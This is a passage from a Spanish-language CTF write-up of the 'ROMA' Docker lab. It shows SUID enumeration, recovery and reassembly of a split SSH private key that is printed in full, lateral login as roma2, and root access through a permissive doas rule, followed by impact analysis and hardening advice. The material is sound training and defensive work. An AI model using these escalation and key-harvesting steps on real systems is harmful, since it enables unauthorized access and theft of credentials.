2407441 -rw-r--r-- 1 romal romal 807 Feb 25 2020 .profile
2407495 drwx----- 2 romal romal 4.0K Feb  3 19:16 .ssh
2668928 drwxr-xr-x 1 romal romal 4.0K Feb  3 19:16 Desktop
romal@roma:~$
romal@roma:~$ cd .ssh/
romal@roma:~/.ssh$ ls
authorized_keys
romal@roma:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAQCGvNkrRgQgMjotarn2WDC73b9galS05DYmeXx8PpfPg8b3kpTI2Xu3txBoLOQDnmlisZaSKLVj5l2sqyh1N8loT/08QXc
NHYA22g6LA20NkenRarsqlA/ecsNvRxAlOzecguuuVf3tUaGeSX3Dnv/x4S174nbKGs/L4mdSDWSzorgziJde7nuaJjpBKzvP3cVuj4ZMlzBrCLEMlvZjyW318N9HiF3As
N7dughllxSTN3hAKd9RlOfsicNoJvqpdetZ4iSUce3illn9n4XOnLjzryLiqIh6rY4aYXlJ2YQlrKRdcn6WnqSRD romal@roma
romal@roma:~/.ssh$
romal@roma:~/.ssh$
romal@roma:~/.ssh$ find / -perm -4000 2>/dev/null

/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/local/bin/doas
romal@roma:~/.ssh$
romal@roma:~/.ssh$ /usr/local/bin/doas -u root

```

 Imagen 13: Validación de permisos, binarios y archivos relevantes dentro de roma1.

13. Hallazgo de fragmentos de clave

En el entorno de roma1 se encontraron dos fragmentos de una clave SSH, identificados como parte 1 y parte 2. Este hallazgo confirmó que el acceso al siguiente usuario dependía de reconstruir correctamente la credencial.

```

romal@roma:~$ ls -lhai
total 36K
2668927 drwx----- 1 romal romal 4.0K May  3 12:10 .
2668926 drwxr-xr-x 1 root  root  4.0K Feb  3 19:16 ..
2407439 -rw-r--r-- 1 romal romal  220 Feb 25  2020 .bash_logout
2407440 -rw-r--r-- 1 romal romal  3.7K Feb 25  2020 .bashrc
2014178 drwx----- 2 romal romal  4.0K May  3 12:10 .cache
2407441 -rw-r--r-- 1 romal romal   807 Feb 25  2020 .profile
2407495 drwx----- 2 romal romal  4.0K Feb  3 19:16 .ssh
2668928 drwxr-xr-x 1 romal romal  4.0K Feb  3 19:16 Desktop
romal@roma:~$
romal@roma:~$ cd Desktop/
romal@roma:~/Desktop$ ls -lhai
total 12K
2668928 drwxr-xr-x 1 romal romal  4.0K Feb  3 19:16 .
2668927 drwx----- 1 romal romal  4.0K May  3 12:10 ..
2668624 -rw-r--r-- 1 romal romal   959 Feb  3 19:16 .key_part1
romal@roma:~/Desktop$ cat .key_part1
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaClrZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAlDlNnX6r3oLt37Bx4z+HKYv2iOGxgmUYOhrNWNhfjbb6EqTSSNwz
u6Ln2mAj6tbsUVCXLBM8fDEtk8yZkK5JrvQdoavnM4/jHS0GH7Mc4dXp8KVkITmf800MJ+
/X9L15EqxxmHhVZOdRyUCTx//ro5R3K04FtphbYGiigBBgzIRAxTdOiLlPv6LyssnppNZ4
okV3FKFfoov9y9guqInk8VN4hVppm0iSQA/VH46xbI79hJL2+qLZQyvyK+AfvtFB8ZrS9g8
XQUqbCTqWoluVulJIjiej5kIfjMpQ35Cm0Qpb93EsRxpidlqsaB0t4PzJSQPXfq1UcMLy7
3CDnIaLE3wAAA8ADRW+AA0VvgAAAAAdzc2gtcnNhAAABAQDUOU2dfqvegu3fsHHjP4crK/
aI4bGCZRg6Gs1Y2F+ONvoSpNJI3DO7oufaYCPq2xtRUJcsGbx8MS2TzJmQrkmU9B2hq+cz
j+MdLQYfsxzhlenwpWQhOZ/zTQwn79f0vXkSrHGYeFvK51HJQJPH/+s7lHcrTgW2mFtgaK
KAEGDMhEDFN06IuU+/ovKyyemklniiRXcUoWii/3L2C6oieTxU3iFwmmbsJJBr9UfjrFsJ
v2Ekvb6otlDK/Ir4B++0UHxmtL2DxdBSpsJOpaiW5W7UkiOJ7LmQh+MymrfkKbRClv3cSx
HGmJ2WqxHS3g/MLJA9d+rVRwwvLvcIOchosTfAAAAAwEAAQAAQBGMdJfKfYxEpgM6x7ZW
0YxqPNrY37Kc70Uz0MIR6sAkrTzBDolirKul+AguKjUdVYHkMSrTijar83485xcTRGuRKI
-----END OPENSSH PRIVATE KEY-----

romal@roma:~/.ssh$ find / -name "*part2*" 2>/dev/null
/tmp/.key_part2
romal@roma:~/.ssh$ cat /tmp/.key_part2
Plqwx3ilfd+XI1G/GTSml18RCZH0osVs5HrQ68UXW+OHjwWay/UVMekCA/bWYo4n/zrU4
NYX1BHfio4m8J8ICq526uzgleY73tbfBMukqXC7LzJNmVScCzP171NuCX19Tog80Tky6dCG
ehQBjMJVNjybcuA6eYJvgxbYifSrs7y+CV0fJlGI fKXuT8IS6GLuWgftGkWS3Y3ze4/+h0
kLwAl4D2BSBme2OKHLv0gkcVPEVVz0LBoLihKGD+qbIBAAAAGEAU6SymrlnYYVCKqKiTO
fW2tdm28wkXzFNqXEhKtf+FzPzNTcdx/sY8NE8vN5hr1+DLZvzE0MRvxjW1HWQJH22fuNh
1EIfATsUxdX1DX/gLK85VFhKH2Q0y9zjc8R+b97Yocj91fcMN5lQdys+6AYbt4QkmFTvca
nPO7Q7NjCVAAAAGQDsrgfDrC01tL8HLfArAhYVrMq5Tj2NWqkNhCMHDNwE8rkzyn5k56LJ
4eG8IRG631zp67Q7yKH2HaLd31vrSpIPExzPohollqAbZ2clqM4Gh9/qIELeZghu4mJfKU
FT6wQz9cnn7vSougp2FUdD7ENZb+UeiZTJFG+zEhBjBbnlvwAAAEIA5YwliZDV2aTD5NH1
vK6hsSrtlzEfXma23tFDAep41M1sCtjFtOheCsuD9U29086XkmDJ2P4MCECzyW4d5mEqYE
7pqZwDGKPM5rkhSJMqjUK4mn7KubM0tQlv5lhxFejnPmjIt4y2LA6me8VWIUis9XFE7NOI
RBQ0Q08fmM0mKOEAAAAKcm9tYTJAcM9tYQE=
-----END OPENSSH PRIVATE KEY-----
romal@roma:~/.ssh$ ls

```

 Imagen 14: Evidencia del hallazgo de las partes 1 y 2 de la key SSH.

14. Reconstrucción de la key y acceso a roma2

Se unieron ambos fragmentos en un solo archivo, se aplicaron permisos adecuados y se utilizó la clave resultante para autenticarse por SSH. La operación fue exitosa y permitió obtener acceso al usuario roma2.

```

romal@roma:~$ chmod 600 id_rsa
romal@roma:~$ ls -la
total 48
drwx----- 1 romal romal 4096 May  3 12:33 .
drwxr-xr-x 1 root  root  4096 Feb  3 19:16 ..
-rw-r--r-- 1 romal romal  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 romal romal 3771 Feb 25  2020 .bashrc
drwx----- 2 romal romal 4096 May  3 12:10 .cache
drwxrwxr-x 3 romal romal 4096 May  3 12:22 .local
-rw-r--r-- 1 romal romal  807 Feb 25  2020 .profile
drwx----- 1 romal romal 4096 May  3 12:29 .ssh
drwxr-xr-x 1 romal romal 4096 Feb  3 19:16 Desktop
-rw----- 1 romal romal 1811 May  3 12:33 id_rsa
romal@roma:~$ ssh -i id_rsa roma2@172.17.0.2
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

roma2@roma:~$

```

 Imagen 15: Unión de ambas partes de la key, chmod correspondiente y acceso exitoso a roma2.

↑ 15. Escalada de privilegios a root

Una vez dentro como roma2, se ejecutó el binario doas con /bin/bash para elevar privilegios a root. Con ello se logró acceso total al sistema y se localizó la FLAG del laboratorio.

Impacto del compromiso

Dimensión	Evidencia	Resultado
Confidencialidad	Acceso a contenido privilegiado	Exposición de información sensible
Integridad	Capacidad de ejecutar shell con privilegios	Modificación potencial del sistema
Disponibilidad	Control administrativo del host	Riesgo operativo alto
Control	Acceso root	Compromiso total del laboratorio

```

roma2@roma:~$ cat /usr/local/etc/doas.conf
permit nopass keepenv roma2 as root
roma2@roma:~$ /usr/local/bin/doas cat /usr/local/etc/doas.conf
permit nopass keepenv roma2 as root
roma2@roma:~$ /usr/local/bin/doas /bin/bash
root@roma:~#
root@roma:~# ls
root@roma:~# cat /r
root/ run/
root@roma:~# cat /root/
.bashrc .profile flag.txt
root@roma:~# cat /root/flag.txt
ROMA{ld0r_us3r_3num_p0rt_kn0ck_d04s_pr1v3sc_f4112b4n_2026}
root@roma:~#
root@roma:~#

```

 Imagen 16: Ejecución de doas con /bin/bash, acceso a root y obtención de la FLAG.

✓ 16. Validación final del reto

Como cierre del ejercicio, la FLAG se copió en la interfaz del laboratorio Docker y la plataforma confirmó la resolución exitosa del reto. Esta evidencia cierra la cadena completa desde el reconocimiento inicial hasta el cumplimiento del objetivo final.

```

=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: ROMA
DIFICULTAD: ★★★★★★ difícil (5 puntos)

=====
IP del laboratorio: 172.17.0.2
=====

Ingresa la flag (formato ROMA{...}): ROMA{ld0r_us3r_3num_p0rt_kn0ck_d04s_pr1v3sc_f4112b4n_2026}
¡Felicitaciones! Has conquistado Roma.

FECHA Y HORA: 2026-05-03 13:46:13 -0400
=====

[*] Presiona Ctrl+C para eliminar el laboratorio

```

 Imagen 17: Copia de la FLAG en el laboratorio y confirmación de reto resuelto.

17. Análisis de ciberseguridad

El laboratorio ROMA evidencia una cadena de compromiso basada en exposición de servicios, enumeración web, control defensivo parcial con fail2ban, apertura controlada de SSH mediante knocking, debilidad de credenciales, reutilización de material criptográfico y una escalada final apoyada en permisos sobre doas. El caso demuestra que varios controles aislados pueden coexistir sin evitar el compromiso total si la higiene de accesos y secretos no está adecuadamente protegida.

Hallazgos clave

- Existencia de múltiples puertos expuestos que amplían la superficie de ataque.
- Protección fail2ban presente, pero insuficiente frente a técnicas adaptadas o credenciales válidas.
- Uso de port knocking como medida de ocultamiento, no como control de seguridad definitivo.
- Gestión insegura de claves SSH repartidas entre usuarios.
- Permisos sobre doas que habilitan escalación final a root.

18. Recomendaciones

- Reducir exposición de puertos y revisar servicios innecesarios.
- Fortalecer políticas de contraseñas y mecanismos anti-fuerza bruta.
- Tratar el port knocking solo como control complementario y no principal.
- Proteger adecuadamente claves privadas y evitar fragmentos accesibles entre usuarios.
- Revisar configuraciones de doas, sudo y binarios con privilegios.
- Aplicar hardening y monitoreo continuo sobre accesos SSH y eventos de autenticación.

19. Cierre técnico

El CTF ROMA permitió documentar una secuencia completa de compromiso que combinó reconocimiento, autenticación, pivoteo lateral y escalada de privilegios. El informe deja trazabilidad clara del ejercicio y mantiene el estilo histórico de documentación profesional orientado a ciberseguridad.

— *Fin del informe* —